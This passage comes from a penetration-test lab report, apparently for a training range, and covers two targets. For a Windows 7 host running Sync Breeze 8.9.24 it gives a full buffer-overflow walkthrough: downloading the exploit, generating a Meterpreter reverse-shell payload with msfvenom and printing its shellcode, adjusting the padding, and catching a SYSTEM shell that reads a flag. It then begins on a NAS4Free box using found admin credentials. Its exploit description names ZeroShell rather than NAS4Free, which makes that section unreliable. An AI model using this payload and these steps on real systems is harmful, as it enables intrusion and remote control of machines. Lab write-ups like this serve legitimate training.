|_nbstat: NetBIOS name: BREEZE-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a9:a1:55 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Breeze-PC
|   NetBIOS computer name: BREEZE-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-10-21T22:37:40-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-22T05:37:40
|_  start_date: 2021-10-15T05:49:13

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 239.77 seconds
```

Run Nikto on HTTP port 81. Observe nothing of particular interest. Navigating to HTTP://10.15.1.124:81 in the web browser shows that Breeze v 8.9.24 is running.

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 10.15.1.124 -p 81
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.124
+ Target Hostname:    10.15.1.124
+ Target Port:        81
+ Start Time:         2021-10-21 21:42:21 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'content-disposition' found, with contents: inline
+ /help/: Help directory should not be accessible
+ OSVDB-38019: /?mod=<script>alert(document.cookie)</script>&op=browse: Sage 1.0b3 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-0
2.html.
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated:  20 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-10-21 21:53:20 (GMT-4) (659 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



Search for potential Breeze 8.9.24 exploits.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit breeze 8.9.24
------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                    |  Path
------------------------------------------------------------------------------------------------------------------ ---------------------------------
Sync Breeze Enterprise 8.9.24 - 'Login' Remote Buffer Overflow                                                    | windows/remote/40456.py
------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Add a copy of the desired exploit module to the working directory of the localhost.

```
$ mkdir Breeze
$ cd Breeze

$ sudo wget https://www.exploit-db.com/download/40456 -O 40456.py
```

Modify to exploit desired target.

```
Run the command:
$ msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp LHOST=172.16.5.3 LPORT=4444
-e x86/shikata_ga_nai -b '\x00\x0a\x0d\x26' -f python --smallest

A payload will be generated (my payload size is  323)
Copy the payload and replace the payload that's in the python script.
```

```
Payload starts at line 28 with : buf = ""
If your payload has  buf = b"" ; remove the letter "b" and make it look just like the exploit:

buf =  ""
buf += "\xb8\xf3\xa7\x7e\xd0\xda\xcf\xd9\x74\x24\xf4\x5b\x33"
buf += "\xc9\xb1\x4b\x31\x43\x12\x03\x43\x12\x83\x18\x5b\x9c"
buf += "\x25\x22\x4c\xee\xc6\xda\x8d\x91\xf7\x08\xe9\xda\xaa"
buf += "\x9c\x7b\x39\xc1\x8e\x77\x49\x84\x3a\xb9\xb2\xa2\x30"
buf += "\x91\x43\x02\xfe\xc7\x6a\xac\x52\x3b\xec\x50\xa8\x68"
buf += "\xce\x69\x63\x7d\x0f\xad\x32\x0b\xe0\x63\x93\x78\xac"
buf += "\x93\x90\x3d\x6d\x95\x76\x4a\xcd\xed\xf3\x8d\xba\x41"
buf += "\xfa\xdd\xc8\x12\xe4\x8d\x45\xfa\x34\x2f\x89\x7e\xfd"
buf += "\x5b\x11\xc8\x76\x97\xe2\xfb\x77\xd9\x22\xca\x47\x1b"
buf += "\x05\x20\xeb\x9d\x5d\x03\x13\xe8\x95\x77\xae\xeb\x6d"
buf += "\x05\x74\x79\x72\xad\xff\xd9\x56\x4f\x2c\xbf\x1d\x43"
buf += "\x99\xcb\x7a\x40\x1c\x1f\xf1\x7c\x95\x9e\xd6\xf4\xed"
buf += "\x84\xf2\x5d\xb6\xa5\xa3\x3b\x19\xd9\xb4\xe4\xc6\x7f"
buf += "\xbe\x07\x11\xff\x3f\xd8\x1e\x5d\xa8\x14\xd2\x5e\x28"
buf += "\x33\x65\x2c\x1a\x9c\xdd\xba\x16\x55\xfb\x3d\x2e\x71"
buf += "\xfc\x92\x88\x12\x03\x13\xe9\x3b\xc7\x47\xb9\x53\xee"
buf += "\xe7\x52\xa4\x0f\x32\xce\xae\x87\x11\x1f\xaa\x55\x02"
buf += "\x22\xb4\x48\x8e\xab\x52\x3a\x7e\xfc\xca\xfa\x2e\xbc"
buf += "\xba\x92\x24\x33\xe4\x82\x46\x99\x8d\x28\xa9\x74\xe5"
buf += "\xc4\x50\xdd\x7d\x75\x9c\xcb\xfb\xb5\x16\xf8\xfc\x7b"
buf += "\xdf\x75\xef\xeb\x2f\xc0\x4d\xbd\x30\xfe\xf8\x41\xa5"
buf += "\x05\xab\x16\x51\x04\x8a\x50\xfe\xf7\xf9\xeb\x37\x62"
buf += "\x42\x83\x37\x62\x42\x53\x6e\xe8\x42\x3b\xd6\x48\x11"
buf += "\x5e\x19\x45\x05\xf3\x8c\x66\x7c\xa0\x07\x0f\x82\x9f"
buf += "\x60\x90\x7d\xca\x70\xec\xab\x32\x07\x1c\x68"

Go to this line: "\x41" * 12292 #subtract/add for payload
The script payload is 308 (#payload size 308) so mine is 15 bytes more.
If your payload is 15 or more subtract 15  from 12292 ( 12292 - 15 = 12277).
[12600 - payload size]

Edit connect = s.connect((10.15.1.124,81)).

_____________________________________

$ msfconsole

> use exploit/multi/handler
> set lhost 172.16.5.3
> set payload windows/meterpreter/reverse_tcp
> run
_____________________________________
```

```
┌──(root💀kali)-[/home/kali/Breeze]
└─# python 40456.py
Sync Breeze Enterprise 8.9.24 Buffer Overflow Exploit
Author: Tulpa / tulpa[at]tulpa-security[dot]com
Sending evil buffer...
Payload Sent!
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.5.2:4444
[*] Sending stage (175174 bytes) to 10.15.1.124
[*] Meterpreter session 9 opened (172.16.5.2:4444 -> 10.15.1.124:49200) at 2021-10-21 22:59:01 -0400

meterpreter > shell
Process 1788 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Verify privilege.

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Verify IP address of target box.

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.15.1.124
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.15.1.1

Tunnel adapter isatap.{0632EA85-BC34-43CA-95B7-48F2922FAFDC}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\key.txt
type C:\Users\Administrator\Desktop\key.txt
s3n12e9526irbwc641cx
```

key.txt

s3n12e9526irbwc641cx

---

11. NAS [A] | 10.15.1.121

Introduction

Tasked to conduct an assessment on 10.15.1.121. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Credentials for NAS4free server were previously found on the Anthony | 10.15.1.113 box. Logging in with these credentials gave root privileges on the target via the webserver. A root shell can be obtained by enabling SSH through the webserver.

Vulnerabilities Discovered

OS: FreeBSD nas.local 10.3-RELEASE-p5 FreeBSD 10.3-RELEASE-p5
Open ports: HTTP [80, 8080], and FTP [21].

- Vulnerable to admin log in from known credentials and potentially vulnerable to NAS4Free - Remote Code Execution vulnerability.

CVE IDs: N/A

Metasploit exploit: N/A

Alternative Exploit: NAS4Free - Remote Code Execution (Metasploit)

Contents of key.txt: o85di2omgkqvjd3uez87

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://www.exploit-db.com/exploits/29320
https://nvd.nist.gov/vuln/detail/CVE-2013-3631

EXPLOIT DESCRIPTION

This module exploits an unauthenticated command injection vulnerability found in ZeroShell 3.9.0 in the "/cgi bin/kerbynet" url. As sudo is configured to execute /bin/tar without a password (NOPASSWD) it is possible to run root commands using the "checkpoint" tar options.

Attack Narrative

Begin from the local machine.

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```

Credentials for the NAS box can be found on user Anthony's Desktop on box 10.15.1.113.

```
type C:\Users\Anthony\Desktop\NAS.txt

_____________________________
http://10.14.1.121
Username: admin
Password: nas4free123
```

```
C:\Windows\system32>type C:\Users\Anthony\Desktop\NAS.txt
type C:\Users\Anthony\Desktop\NAS.txt
http://10.14.1.121

Username: admin
Password: nas4free123
```

Scan for open ports. Discover HTTP ports 80, 8080; and FTP port 21.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.15.1.121
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 20:53 EDT
Nmap scan report for 10.15.1.121
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
```


A more in-depth look at open ports.

```
nmap -A 10.15.1.121
```


```
┌──(root💀kali)-[~]
└─# nmap -A 10.15.1.121
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 20:52 EDT
Nmap scan report for 10.15.1.121
Host is up (0.23s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.5b
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp   open  http    lighttpd 1.4.39
|_http-server-header: lighttpd/1.4.39
| http-title: nas.local -
|_Requested resource was login.php
8080/tcp open  http    lighttpd
|_http-server-header: webserv
|_http-title: Index of /
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=10/19%OT=21%CT=1%CU=44118%PV=Y%DS=2%DC=I%G=Y%TM=616F68
OS:9B%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=110%TI=I%II=I%SS=S%TS=22)O
OS:PS(O1=M5B4NW9ST11%O2=M578NW9ST11%O3=M280NW9NNT11%O4=M5B4NW9ST11%O5=M218N
OS:W9ST11%O6=M109ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)E
OS:CN(R=Y%DF=N%T=40%W=FFFF%O=M5B4NW9SLL%CC=N%Q=)T1(R=Y%DF=N%T=40%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=N%T=40%W=0%S=Z%A=S+%F=AR%O=%R
OS:D=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%R
OS:UCK=G%RUD=G)IE(R=Y%DFI=S%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Unix
```


```
749/tcp open  rpcbind
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=10/17%OT=22%CT=1%CU=41155%PV=Y%DS=2%DC=I%G=Y%TM=616C9E
OS:B1%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10D%TI=Z%II=I%TS=A)OPS(O1=M
OS:5B4ST11NW5%O2=M5B4ST11NW5%O3=M5B4NNT11NW5%O4=M5B4ST11NW5%O5=M5B4ST11NW5%
OS:O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%
OS:DF=Y%T=40%W=7210%O=M5B4NNSNW5%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=
OS:0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%
OS:RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops

TRACEROUTE
HOP RTT       ADDRESS
1   215.13 ms 10.15.1.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.64 seconds
```

Run Nikto on HTTP port 80. Observe NAS4free 9.0 server running.




Navigate to 10.15.1.121 webserver. Observe NAS4Free Service in use. Log in using known credentials.







Navigate to "Advanced | File Manager" tab. Log in using same credentials used to log into server:

```
Username: admin
Password: nas4free123
```

